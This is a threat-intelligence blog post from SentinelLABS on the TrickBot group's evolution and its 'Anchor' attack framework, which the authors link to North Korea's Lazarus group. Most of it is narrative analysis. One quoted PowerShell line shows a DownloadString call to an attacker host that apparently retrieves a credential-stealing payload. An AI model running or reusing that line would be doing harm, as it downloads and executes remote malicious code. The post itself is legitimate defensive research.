
Anchor Project | The Deadly Planeswalker: How The TrickBot Group United High-Tech Crimeware & APT

labs.sentinelone.com/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/

Vitali Kremez



SentinelLABS
The Deadly Planeswalker: How The TrickBot Group United High-Tech Crimeware & APT
By Vitali Kremez, Joshua Platt, and Jason Reaves
READ BLOG

Research by: Vitali Kremez, Joshua Platt and Jason Reaves

The Wind of Time Shakes the Underground | High-Tech Cybercrime & APT | Most Sophisticated & Resourceful Crimeware Group

Read the Full Report

When we talk about cybercrime, we often portray a hidden, hazardous realm, which is radically different from the one that we live in. In fact, hackers and their cybercrime enterprises exist in the same world as ours and undergo the same social and economic transformations as those which shape our reality.



When cybercrime emerged, it followed the rules of the late industrial age. Despite their Fin de siècle fleur of harbingers of the radically novel era, cybercriminal communities relied on standard, if not mundane operational rules of classic enterprises — separation of functions, division of labor, focused specialization. In other words, underground malware engineers who developed information stealers most likely never had a chance or intent to talk to hackers who developed ransomware; hacktivists did not collaborate with cyber fraudsters or carders, while for-profit criminals and nation-state advanced persistent threat (APT) operatives preferred to maintain a clear separation line.

Everything changed with time. Unlike its predecessor which valued separation and operational boundaries, the 21st century manifested the interconnectivity as its essential trait. Facebook, Google, Uber, all succeeded because they were able to unite the previously "ununitable." This strive to merge domains and cross borders became a rule for success, a natural destination of evolution. Like other humans, cybercriminals felt the zeitgeist — they evolved accordingly. However, only one group was able to crown this evolution — the elite "TrickBot" group.

This story begins in the year in which the century clearly demonstrated its rapidly changing nature. 2013 — the call for radical social change shakes the Middle East and Europe alike; the Pope announces his renunciation the first time in 700 years; the Voyager 1 exits the Solar System and reaches the interstellar medium. The transformations of cybercrime were no less fundamental. Banking malware — a malware designed to steal financial information

— were rapidly acquiring new functions and traits consummating with the success of GameOver Zeus, also known as “Peer-to-Peer Zeus”, cybercrime group that became known as “Business Club.”

The developers of this crimeware employed an alternative approach to their botnet — offering it as a service for other threat actors. The GameOver Zeus service also pioneered the deployment of ransomware such as a prolific “Cryptolocker” responsible in millions of losses and affecting victims worldwide. Overall, GameOver Zeus was a major success in introducing a profoundly new model — cybercrime-as-a-service (CaaS). This model was based on automation, customization, and client-oriented approach and perfectly fit the demand of the expanding postindustrial private market. The Business Club model was operated by the most wanted cybercriminal, a Russian national Evgeniy Mihailovich Bogachev, or simply known as “Slavik” amongst the club members fellow cybercriminals.

It was only a matter of time when other groups will incorporate GameOver Zeus’s innovative modeling. In 2014, two cybercrime teams and former customers and members of “Business Club” form separate crimeware models became known as “Dridex” and “Dyre.” Both Dridex and Dyre made its way to the headlines by advancing the CaaS model and supplying various types of cybercriminals with their botnet solutions.

In the meantime, Dridex and their operators, also known as “Evil Corp,” continues to successful experimenting with targeted highly-impactful bank fraud and ransomware operations including working with such targeted ransomware variants as “BitPaymer” and “DoppelPaymer” responsible for multiple worldwide ransomware disruptions including the PEMEX intrusion. In December 2019, the Dridex botnet operators were charged and indicted by the international law enforcement and sanctioned the leader behind Makism Yakubets, known as “aqua,” and its administrator Igor Turashev, known as “nintutu,” for their involvement in another massive more than $100-million bank fraud and ransomware operations. Notably, Yakubetz was alleged close involvement with the Russian government and the FSB operations acquiring confidential documents through cyber-enabled means and cyber-enabled operations on its behalf.

In 2016, Dyre operators were alleged to be arrested in Moscow, Russia; however, their work and ideas accumulated in the tool — TrickBot. Trickbot engineers designed the bot in such a way to plug into the Dyre backend systems seamlessly while preserving independence from the Dyre components.

TrickBot Race to Perfection: The Aesthetics of Blurred Lines

TrickBot was developed in 2016 as a banking malware. However, since then it has developed into something essentially different — a flexible, universal, module-based crimeware solution. TrickBot has been evolved to specifically attack corporations. The three pillars of TrickBot’s success were ironically the buzzwords of the post-industrial revolution — automation, decentralization, and integration.

Early reports on TrickBot appeared in Fall 2016. By November 2016, the malware was already tested and functional. TrickBot developers began to add new functions to cross the borders — first, literal borders. Initially targeting Australian banks, by November 2016 TrickBot had included New Zealand, British, German, and Canadian banks into its victim list. In July 2017, TrickBot was equipped with advanced automation — another crucial trait that characterized this malware. TrickBot was now capable of worm-like spreading within the network after the initial infection.

Then the expansion of functions followed. In October 2017, the crimeware group gathered data from mail clients and scraped web-history in search of personal identifiers. Later, new password grabber modules turned TrickBot into a fully-fledged stealing tool that was able to browse Google Chrome, Mozilla Firefox, Microsoft Edge, and other applications containing passwords and credentials.

As a result, by 2018, the TrickBot group was swamped by a humongous data flow from infected machines. The group faced “big data” problems which required them to engineer a custom solution dealing with commercial size data flows and essentially design a “data lake” service to process it. The group faced a paradox in which its technological efficiency was not matched by the capabilities to process and monetize the information stolen. It was this moment when the organizational and strategic talent of the operators, and, possibly, the experience of Dyre came to play.

Instead of harvesting and storing the compromised information as raw material, TrickBot decided to process and index it and offer access to it as a service. For instance, the spying capability was redesigned with a new feature with which TrickBot gathered and transferred network and domain controller victim information. With this function, TrickBot could provide other groups with critical security information which was then used to prioritize victims. In other words, a TrickBot customer knew who was the least protected prey in the lists. In other instances, breaches and botnet data were indexed through the backend to track the high-value targets. In this sense, the group weaponized these infections for the potent, targeted ransomware, or as they called it a “cryptolocker,” which became known as “Ryuk” ransomware affecting and crippling industries worldwide across multiple market segments, including healthcare and aviation industries. The criminal groups used specific digital identifiers obtained via TrickBot to spot the most lucrative industry targets for their ransomware campaigns.

Moreover, the group decentralized if not “Uberized” its operations and started to massively sublet its technical solutions to affiliate groups. TrickBot products have often used a combination with other malware including highly infective Emotet, IcedID/BokBot, and Gozi ISFB v2.

The flexibility was achieved through active use of modules. The modular structure allowed TrickBot to efficiently operate in different environments which were previously separated. TrickBot and its modules acted in the following major ways:


- a perfect information stealer grabbing personal information, which was then sold on the underground and used privately,
- a banker, stealing corporate data which monetized through account takeover and card fraud
- a distributor, delivering ransomware, and
- a cryptominer.

By 2019, Automation, Decentralization, and Integration enabled TrickBot to introduce a game-changing model. Their domain controller harvester enabled automatic network information collection and automated lateral movement within networks, not even mentioning the completely automated process of credential harvesting. The ability to integrate different cybercrime segments allowed to perform sophisticated bank fraud operations for money laundering, engage in ransomware and tax fraud. Decentralization created a flexible business model, where TrickBot offered attack tools to vetted vendors and used the tools of others to increase the infectivity.

In blurring the lines between breaches, data theft, ransomware, and cyber fraud, the group has almost reached the pinnacle, and almost united the cybercrime territories. However, there was one final challenge separating TrickBot from perfection — the APTs.

The “Anchor” Mystery

Advanced Persistent Threat is a type of cybercrime which is most often associated with the nation-state actors. While the attribution is often a subject of political accusations and social discussion, the APT groups are indeed extremely sophisticated and are characterized by an ultimate focus on espionage. This defines the persistence in their operations — to accomplish their mission targets, APT teams need to secretly remain in the system, navigate and observe. APTs saw their heyday in 2016 and 2017 when professional intrusion teams performed massive operations against top-banks and attacks against the SWIFT payment system.



The modus operandi of APT has targeted attacks on extremely secure networks, remaining persistent and undetected for long periods, and espionage separates them from crimeware and TrickBot which are generally are deployed merely for monetary gain. This is why it was highly unlikely that TrickBot would attempt to integrate APTs into their operations. Until a new TrickBot derivative project called "Anchor" was discovered.

While investigating the Anchor project we observed a framework of tools that allows the actors — potential TrickBot customers — to leverage this framework against higher-profile victims. Some of the pieces we have found for this framework can be seen below in the form of PDB paths. Anchor consists of several segments each with a specific function:

- anchorInstaller
- anchorDeInstaller
- AnchorBot
- Bin2hex
- psExecutor
- memoryScraper

This structure is designed to secretly upload the malware and clean up all the evidence of the attack. However, the ultimate goal of this innovation is unclear until we examine other modules. From looking at any TrickBot modules we can clearly understand its purpose. But when it comes to Anchor we see a combination of functionality, tools, and methods. What is out of the question, however, is the sophistication of this technology including an integrated methodology of loading such frameworks Metasploit, Cobalt Strike, TerraLoader, and PowerShell Empire to perform further victim post-exploitation.

The Anchor project combines a collection of tools — from the initial installation tool to the cleanup meant to scrub the existence of malware on the victim machine. In other words, Anchor presents as an all-in-one attack framework designed to compromise enterprise environments using both custom and existing toolage.

As described earlier, TrickBot modules are customer-based, designed for the needs of a specific criminal activity. The Anchor project is a complex and stealthy tool for targeted data extraction from secure environments and long-term persistency. Logically, this tool will be a very tempting acquisition for high-profile, possibly nation-state groups. However, the Anchor is also be used for large cyber heists and point-of-sale card theft operations leveraging its custom card scraping malware. Among the nation-state groups, only a few are interested in both data collection and financial gain, and one of them is Lazarus.


Lazarus Group (also known as “Lazarus,” “Hidden Cobra,” and “Kimsuky”) is an advanced persistent threat (APT) group comprised of operators from “Bureau 121” (121국), the cyber warfare division of North Korea’s RGB. The group has been active since at least 2009 and is presumed to operate out of a multitude of international locations.

Lazarus appears to have been interested in a variety of sectors and targets in the last eighteen months, including cryptocurrency exchanges, financial institutions, non-governmental organizations, and South Korean individuals. Many North Korea cyber operators are likely not only self-funded but also tasked with earning income for the North Korean regime; Lazarus Group has likely targeted banks cryptocurrency exchanges and users to achieve this goal.

During our investigation of Anchor, we discovered the tool PowerRatankba that was previously linked to the purported North Korean group was, in fact, used in Anchor.

The specific evidence pointed out that this Lazarus group toolkit was loaded via the TrickBot Anchor project pointing to the now-unmasked relationship between the tools attributed to TrickBot “Anchor” group and Lazarus.

Uniting the Ununitible — Crimeware Meets APT



```
DownloadString(’https://ecombox.store/tbl_add.php?action=cgetpas’)
```

The integration of these tools into the Anchor implies that TrickBot was able to overcome the final barrier in integrating different domains into its model. By integrating the APT approach to its model the group turned its enterprise into a holistic ecosystem of cybercrime, becoming an essentially new phenomenon. In this ecosystem, crimeware and APT are no longer siloed; on the opposite, each type of crime creates added value for the other, each becomes a force multiplier.

Conclusion: The Deadly Planeswalker

The Anchor is not simply a new addition to a long list of TrickBot modules and projects, it is a conclusion of many years of the cybercrime evolution, a point at which all puzzles assemble. Through its history, TrickBot was adding new markets to its area of operations, steadily conquering the cybercrime world. First, it blurred the line between infostealing and bankers then between trojans and ransomware and between financial fraud and malware.

Through the history of cybercrime, APT was a Kantian “thing-in-itself”; making it an integral part of a broader business model required a technical and organizational revolution. With the Anchor project, TrickBot became this revolutioner. TrickBot and Dridex groups remained to be some of the most sophisticated crimeware groups since “Business Club.” While Dridex’s “Evil Corp” members were publically charged and outed responsible for over $100 million in losses, the TrickBot group continued to innovate and stay active with more diverse crimeware models than Dridex.

The ability to seamlessly integrate the APT into a monetization business model is evidence of a quantum shift. By accomplishing this integration, TrickBot overtly demonstrates that they have achieved a qualitatively new level of a cybercrime enterprise, which was never seen before in magnitude and complexity superseding and dethroning the legacy of its previous inspiration and its playground known as “Business Club.”

Read the Full Report

IOCs on GitHub